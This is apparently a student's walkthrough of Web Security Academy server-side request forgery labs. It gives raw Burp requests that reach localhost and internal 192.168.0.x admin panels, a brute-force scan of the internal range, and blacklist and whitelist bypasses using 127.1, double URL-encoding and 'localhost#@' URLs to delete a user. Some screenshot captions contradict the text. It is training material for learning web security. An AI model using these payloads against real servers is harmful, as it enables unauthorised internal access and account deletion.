


Server-side request forgery (SSRF)

LAB 86 Basic SSRF against the local server


In check stock functionality, there is a reference to API that connects to <http://stock.weliketoshop.net:8080/product/stock/check?productid=1>

Contents of POST /product/stock request:




```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0af8002103e86d8a807d53a500da00ea.web-security-academy.net
3 Cookie: session=W00kSpHzyaG0RUk1H4C9B7W2dRrZ1cBr
4 Content-Length: 107
5 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0af8002103e86d8a807d53a500da00ea.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0af8002103e86d8a807d53a500da00ea.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D2
```

I tried to test it on the localhost and here's what I got:



```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0af8002103e86d8a807d53a500da00ea.web-security-academy.net
3 Cookie: session=W00kSpHzyaG0RUk1H4C9B7W2dRrZ1cBr
4 Content-Length: 107
5 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0af8002103e86d8a807d53a500da00ea.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0af8002103e86d8a807d53a500da00ea.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 stockApi=http://localhost/storeId=2

Response
Pretty Raw Hex Render
200 OK
Basic SSRF against the local server
Back to lab description >>
Home | Admin panel | My account
WE LIKE TO SHOP

```

I noticed that, even though I wasn't logged in, localhost (trustful source) connection is trusted by the application and provides it with Admin privileges. Admin panel is accessible by /admin, so I will modify the URL to <http://localhost/admin>:


The lab contains same “Check stock” functionality. Here is the contents of POST /product/stock request:

Request

```
1 POST /product/stock HTTP/2
2 Host: 0aff004b0456ba728685127a00c60019.web-security-academy.net
3 Cookie: session=GinNB8UkfcRUXuQc8WdchM00bnoe9OYD
4 Content-Length: 96
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0aff004b0456ba728685127a00c60019.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0aff004b0456ba728685127a00c60019.web-security-academy.net/product?product
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 stockApi=
http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D3
```

As one can see, it uses API to check the stock, which is located at 192.168.0.1:8080

Let’s try to access localhost:8080:



Let’s try to access other services, available at 192.168.0.0, To do this, I’ve sent the request to Burp Intruder and applied number brute force attack on the last octet of the IP (0-255):


Results						Positions	Payloads	Resource pool	Settings
Filter: Showing all items									
Request	Payload	Status code	Error	Timeout	Length	Comment			
0		400			141				
2	1	400			141				
101	100	404			131				
1	0	500			2477				
3	2	500			2477				
4	3	500			2477				
5	4	500			2477				
6	5	500			2477				
7	6	500			2477				
8	7	500			2477				
9	8	500			2477				
10	9	500			2477				
11	10	500			2477				

Request


```
1 POST /product/stock HTTP/2
2 Host: 0aff004b0456ba728685127a00c60019.web-security-academy.net
3 Cookie: session=GinNB8UkfcRUXuQc8WdchM00bnoe9OYD
4 Content-Length: 95
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0aff004b0456ba728685127a00c60019.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0aff004b0456ba728685127a00c60019.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19 Connection: keep-alive
```

Attack shows that something is running on 192.168.0.100:8080 as I got a 404 status code of the response (Page Not Found).

I could deduce that it runs an admin interface under /admin, so let's try to reach it:




Perfect! So, just as in previous lab, to delete 'carlos' user, it's simply enough to follow on <http://192.168.0.100/admin/delete?username=carlos>:



LAB 88 **SSRF with blacklist-based input filter**

Manipulating the POST `/product/stock/` request in the same manner as before shows me, that there is some security mechanism implemented for application on localhost.



Let's try to bypass the possible blacklist:

The first screenshot shows a POST request to `/product/stock` with a `Host: 0a2300b5045f47a185e4adc300570075.web-security-academy.net` and a `Cookie: session=RLIMY3GsB0yyIwKfIT0cheTnuG02Ez4`. The response is a 400 Bad Request with the message "External stock check blocked for security reasons".

The second screenshot shows the same request but with the URL modified to `stockApi=http://127.0.0.1?storeId=3`. The response is a 200 OK with an HTML page containing a navigation header, a top-links section, a main container with a navigation header, a top-links section, a main container, a notification header, a page header, a rating section, and a list of products.


Good. Seems that “127.1” was forgotten and they did not put this into the blacklist and I can see that Admin Panel is available under /admin:

The screenshot shows a POST request to `/admin` with a `Host: 0a2300b5045f47a185e4adc300570075.web-security-academy.net` and a `Cookie: session=RLIMY3GsB0yyIwKfIT0cheTnuG02Ez4`. The response is a 400 Bad Request with the message "External stock check blocked for security reasons".


I face another problem now: admin should be obfuscated as well. Let's try to URL encode this word:

The screenshot shows a POST request to `/admin` with a `Host: 0a2300b5045f47a185e4adc300570075.web-security-academy.net` and a `Cookie: session=RLIMY3GsB0yyIwKfIT0cheTnuG02Ez4`. The response is a 400 Bad Request with the message "External stock check blocked for security reasons".

Likely, the protection mechanism URL decodes the string before comparing it with the blacklist. Maybe, encoding URL twice would help:



Great! Now, I'm in the admin panel functionality and able to delete users. To delete 'carlos', I need to follow to /admin/delete?username=carlos. I will also double encode the request:




Now, checking if the user was deleted:




LAB 89 SSRF with whitelist-based input filter


All previous techniques do not help: the application supports only stock.weliketoshop.net hosts:



I conducted a test on embedded credentials support:



Okay, seems that the application supports embedded credentials, but I faced an error probably to referencing to not existing user. Let's change username to localhost:



Same error. Let's try to append # to username:

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 POST /product/stock HTTP/2 2 Host: DacF0050035059b584c3b88600ba00e5.web-security-academy.net 3 Cookie: session=kP9c2Gw7bsDB86YQUPK0skHJuc9e7ul 4 Content-Length: 50 5 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://DacF0050035059b584c3b88600ba00e5.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://DacF0050035059b584c3b88600ba00e5.web-security-academy.net/product?productId=2 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Priority: u=1, i 19 20 stockApi=http://localhost#@stock.weliketoshop.net/ </pre>			<pre> 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 58 5 6 "External stock check host must be stock.weliketoshop.net" </pre>		

Now, the error is different and URL parser, probably, reads only the first part of the string (before the #). All the rest is noted as URL fragment. I can try to URL encode, better twice, the symbol:

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 POST /product/stock HTTP/2 2 Host: DacF0050035059b584c3b88600ba00e5.web-security-academy.net 3 Cookie: session=kP9c2Gw7bsDB86YQUPK0skHJuc9e7ul 4 Content-Length: 58 5 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://DacF0050035059b584c3b88600ba00e5.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://DacF0050035059b584c3b88600ba00e5.web-security-academy.net/product?productId=2 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Priority: u=1, i 19 20 stockApi=http://localhost#@stock.weliketoshop.net/ </pre>			<pre> 28 </div> 29 </div> 30 </div> 31 </div> 32 <div class="widgetcontainer-lab-status is-notsolved"> 33 LAB 34 <div> 35 <div class="lab-status-icon"></div> 36 </div> 37 </div> 38 </div> 39 </div> 40 </div> 41 <div theme="e-commerce"> 42 <section class="maincontainer"> 43 <div class="container"> 44 <div class="navigation-header"> 45 <div class="top-links"> 46 Home</div> 47 Admin panel</div> 48 My account</div> 49 </div> 50 </div> 51 <div class="notification-header"> 52 </div> 53 <div class="ecommerce-pageheader"> 54 <div> 55 56 <div class="container-list-tiles"> 57 <div> 58 59 <div> 60 <div> 61 <div> 62 <div> 63 details</div> 64 </div> 65 </div> 66 </div> 67 </div> 68 </div> 69 </div> 70 </div> 71 </div> 72 </div> 73 </div> 74 </div> 75 </div> 76 </div> 77 </div> 78 </div> 79 </div> 80 </div> 81 </div> 82 </div> 83 </div> 84 </div> 85 </div> 86 </div> 87 </div> 88 </div> 89 </div> 90 </div> 91 </div> 92 </div> 93 </div> 94 </div> 95 </div> 96 </div> 97 </div> 98 </div> 99 </div> 100 </div> </pre>		

Bingo! Seems, that I managed to bypass this protection and I can see that Admin panel is available at /admin:

<pre> 19 priority: u=1, i 20 stockApi=http://localhost#@stock.weliketoshop.net/admin </pre>			<pre> 57 wiener - 58 Delete 59 </div> 60 </div> 61 carlos - 62 Delete </pre>		
---	--	--	--	--	--


‘carlos’ user can be simply deleted at /admin/delete?username=carlos:

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 POST /product/stock HTTP/2 2 Host: DacF0050035059b584c3b88600ba00e5.web-security-academy.net 3 Cookie: session=kP9c2Gw7bsDB86YQUPK0skHJuc9e7ul 4 Content-Length: 86 5 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://DacF0050035059b584c3b88600ba00e5.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://DacF0050035059b584c3b88600ba00e5.web-security-academy.net/product?productId=2 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Priority: u=1, i 19 20 stockApi=http://localhost#@stock.weliketoshop.net/admin/delete?username=carlos </pre>			<div> <div> </div> <div> SSRF with whitelist-based input filter 